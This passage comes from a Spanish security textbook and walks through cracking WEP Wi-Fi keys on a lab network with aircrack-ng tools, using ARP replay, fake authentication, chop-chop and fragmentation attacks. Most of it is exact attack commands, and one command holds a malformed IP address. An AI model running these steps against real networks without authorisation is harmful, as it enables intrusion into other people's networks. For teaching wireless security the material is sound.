


Figura 5.3. Captura de paquetes transmitidos entre PA y cliente

6. Como se necesita un gran número de paquetes para asegurarnos con éxito la recuperación de la clave WEP, forzaremos la producción de un mayor número de ellos mediante una **reinyección de peticiones ARP** con la herramienta `aireplay-ng`.

   Abra un segundo terminal, sin cerrar el anterior, y escriba `aireplay-ng --arpreplay -b C0:C1:C0:05:C2:30 -h AC:81:12: 2F:31:E6 mon0` (Figura 5.4). Enseguida se empezarán a capturar paquetes ARP que se reinyectarán de nuevo en la red. Aunque no conocemos la clave de cifrado, `aireplay-ng` puede identificar los paquetes ARP a través de su tamaño definido. En poco tiempo habremos capturado y almacenado en el fichero *crackingWEP-** el suficiente número de paquetes para asegurarnos el éxito. Este es un ataque muy eficaz, pero fallará si no hay tráfico en la red.




Figura 5.4. Captura y reinyección de paquetes ARP en la red

7. A priori, no sabemos cuántos paquetes de datos podemos necesitar para romper una contraseña WEP, pero suele estar en torno a unas cuantas decenas de miles. Como dato práctico, son necesarios unos 24.000 para obtener la clave con un 50 % de probabilidad. Con 60.000 paquetes el grado de éxito llega al 100 %. Mire la columna **#DATA** para saber el número de paquetes que se llevan capturados en un momento dado. Alcanzado un número suficientemente grande, es hora de empezar a recuperar la clave.

Abra una tercera consola y escriba `aircrack-ng crackingWEP-01.cap`. Dese cuenta de que en este momento tendremos abiertos tres procesos en BackTrack: **airodump-ng** capturando paquetes de datos, **aireplay-ng** inyectando paquetes ARP y **aircrack-ng** descifrando la clave WEP (Figura 5.5).




Figura 5.5. Procesos corriendo para romper una clave WEP

8. Si el número de paquetes fuera insuficiente en el fichero, `aircrack-ng` se detendría temporalmente hasta que se hubieran capturado más, momento en el que continuará el proceso de descifrado.




Figura 5.6. Detención de aircrack-ng por insuficiencia de paquetes

9. Una vez que `aircrack-ng` haya recuperado la clave, mostrará en el terminal la leyenda **KEY FOUND!** seguida de la clave.




Figura 5.7. Clave WEP correctamente recuperada

Este método funciona muy bien cuando hay tráfico en la red, pero esto no es siempre así. En caso de que no existan clientes asociados el proceso fallará, por lo que hay que buscar rutas alternativas. Veamos cómo solucionar el problema:

1. Como no existen clientes asociados al *router*, lo primero que haremos tras el punto 5 anterior será asociarnos a la red con el comando `aireplay-ng --fakeauth 0 -a C0:C1:C0:05:C2:30 -h 00:11:22:33:44:55 -e Laboratorio mon0`.




Figura 5.8. Ataque de falsa autenticación

Con algunos puntos de acceso hay que probar otras opciones para efectuar el ataque de **falsa autenticación**, pues lo anterior falla. Si este es su caso, pruebe a introducir las siguientes opciones con la herramienta aireplay-ng: `--fakeauth 6000 -q 10 -o 1`. De este modo, se intentará la reautenticación cada 6.000 segundos. Este tiempo extraordinariamente largo permite que se puedan enviar paquetes de "sigo aquí" cada 10 segundos (`-q 10`). Con la opción `-o 1` indicamos que solo se transmita un tipo de paquete cada vez. Por defecto, está fijado en múltiples, lo que puede confundir a algunos PA.

2. Una vez conseguida la falsa autenticación, empezaremos a reinyectar tráfico en la red, pues un ataque de **falsa autenticación** no genera ningún paquete ARP (Figura 5.9).




Figura 5.9. Reinyección de tráfico en la red

El tiempo ahora es la clave fundamental, pues al no haber un cliente legítimo asociado a la red, puede demorarse mucho capturar el número adecuado de paquetes. Si durante el tiempo que estamos inyectando paquetes tenemos la fortuna de que un verdadero cliente se autentica en la red, el número de paquetes crecerá exponencialmente, lo que disminuirá drásticamente el tiempo necesario.

3. Cuando haya capturado un número suficiente de paquetes, abra una nueva consola y comience a descifrar la clave con `aircrack-ng crackingWEP-01.cap` hasta finalizar el proceso de descifrado (Figura 5.10).




Figura 5.10. Recuperación de la clave WEP con falsa autenticación

5.2.1 Método chop-chop

Este es un método muy útil, cuando funciona, si no existe ningún cliente autenticado en la red o no conseguimos inyectar paquetes ARP. Decimos "cuando funciona" porque no siempre es así. Depende de tantos factores que a priori no podemos saber si será o no un éxito. Un punto de acceso algo alejado, marcas concretas de *router* o incluso algunos chips específicos, imposibilitan este ataque. Por ello, como casi siempre con estas técnicas, habrá que probar y ver.

Los pasos para ejecutar este ataque son los siguientes:

1. Abra una consola para capturar en un fichero los paquetes provenientes del PA. Para ello escriba `airodump-ng -c 9 --write chopchopWEP mon0`.

2. En el siguiente paso nos asociaremos, en una nueva consola, al PA con el comando `aireplay-ng --fakeauth 0 -a C0:C1:C0: 05:C2:30 -h 00:11:22:33:44:55 -e Laboratorio mon0`.

3. Ahora abra otro terminal y ejecute el **ataque chop-chop** con `aireplay-ng --chopchop -b C0:C1:C0:05:C2:30 -h 00:11:22:33:44:55 mon0`. En un breve lapso de tiempo generará un paquete y nos preguntará

si usarlo o no. Si en **BSSID** aparece la dirección física del *router* atacado, entonces presione la tecla **y** (Figura 5.11).




Figura 5.11. Generación de un paquete para lanzar el ataque chop-chop

4. Enseguida se comenzará a construir el fichero *.xor* hasta que se obtenga la secuencia de datos que permita hallar el criptograma (Figura 5.12). Este es el punto más crítico del proceso, pues es donde suele fallar la mayoría de las veces. En caso de que así ocurra, si sigue sin haber clientes autenticados, emplee el **método de fragmentación**, que veremos después.




Figura 5.12. Construcción del archivo .xor

5. Una vez obtenido el *keystream*, fabricaremos el paquete ARP. Escriba en una consola el comando `packetforge-ng -0 -a C0:C1:C0:05:C2:30 -h 00:11:22:33:44:55 -k 255.255.255.255 -l 255.255.255.255 -y *.xor -w arp-request` (Figura 5.13).

Figura 5.13. Fabricación de un paquete ARP

6. Una vez escrito el paquete en el archivo *arp-request* lo inyectaremos con `aireplay-ng -2 -h 00:11:22:33:44:55 -r arp-request mon0`. Cuando pregunte si desea usar el paquete, presione la tecla **y** (Figura 5.14).




Figura 5.14. Inyección del paquete ARP fabricado

7. A partir de este momento, comenzarán a subir rápidamente paquetes, y del mismo modo se acelerará la captura de datos. Abra una nueva consola y escriba `aircrack-ng replay*.cap` para comenzar a romper la contraseña. En poco tiempo aparecerá esta en la consola, como se ve en la figura 5.15.




Figura 5.15. Obtención de la contraseña WEP con el ataque chop-chop

5.2.2 Ataque por fragmentación

Este método es otra de las técnicas que se emplea cuando no existen clientes asociados con un PA. Es un ataque que le permite a un intruso generar e inyectar paquetes cifrados en una red WEP sin la necesidad de conocer la clave. Solamente necesitamos capturar de la red un paquete cifrado y lanzar el ataque.

Los pasos para realizar este ataque son los siguientes:

1. Abra un terminal para realizar la captura de los paquetes que provienen del punto de acceso seleccionado. Para ello, escriba `airodump-ng -c 9 --write fragmentacionWEP mon0`.

2. Ahora realizaremos una falsa autenticación con `aireplay-ng --fakeauth 0 -a C0:C1:C0:05:C2:30 -h 00:11:22:33:44:55 -e Laboratorio mon0`.

3. Una vez autenticados con éxito, abra una nueva consola y ejecute el ataque por fragmentación mediante el comando `aireplay-ng --fragment -b C0:C1:C0:05:C2:30 -h 00:11:22:33:44:55 mon0`. En un breve lapso de tiempo generará un paquete y nos preguntará si usarlo o no. Si en BSSID aparece la dirección física del *router* atacado, entonces presione la tecla **y** seguida de **Enter** (Figura 5.16).




Figura 5.16. Construcción del paquete en el ataque por fragmentación

4. En unos instantes empezará a construirse el fichero *.xor* hasta obtener la secuencia de datos que permita obtener el criptograma. Cuando haya finalizado, construya un paquete ARP con el comando `packetforge-ng --arp -a C0:C1:C0:05:C2:30 -h 00:11:22:33:44:55 -k 255.255.255.255 -l 255.255.255.255.255 -y *.xor -w arp-request`.

5. Una vez escrito el paquete en el archivo **arp-request**, y antes de inyectarlo, compruebe si se ha construido con éxito. Este paso puede hacerlo ahora porque conoce de antemano la clave WEP. Para este ejercicio la clave elegida es **30945A62B0**, así pues, escriba el comando `airdecap-ng -w 30945A62B0 arp-request`. Le aparecerá una ventana como la de la figura 5.17.




Figura 5.17. Paquete construido con éxito

Observe que el paquete WEP generado en el punto anterior se ha podido descifrar con éxito, así pues, cabe esperar que el proceso dé el mismo resultado si se consigue reinyectar.

6. En una consola escriba `aireplay-ng -interactive -r arp-request mon0`. Cuando le pregunte si desea usar el paquete, presione la tecla **y** (Figura 5.18).




Figura 5.18. Reinyección del paquete construido

7. En este momento se comenzará a inyectar tráfico y los paquetes capturados empezarán a almacenarse a un buen ritmo (Figura 5.19).

Figura 5.19. Captura de paquetes en un ataque por fragmentación

8. Cuando haya recuperado un número suficiente de paquetes, en torno a 45.000, abra un nuevo terminal en BackTrack y escriba el comando `aircrack-ng *.cap` para que esta herramienta comience a romper la contraseña. En poco tiempo, aparecerá en la consola el resultado (Figura 5.20).




Figura 5.20. Contraseña WEP descifrada

ADVERTENCIA DE SEGURIDAD

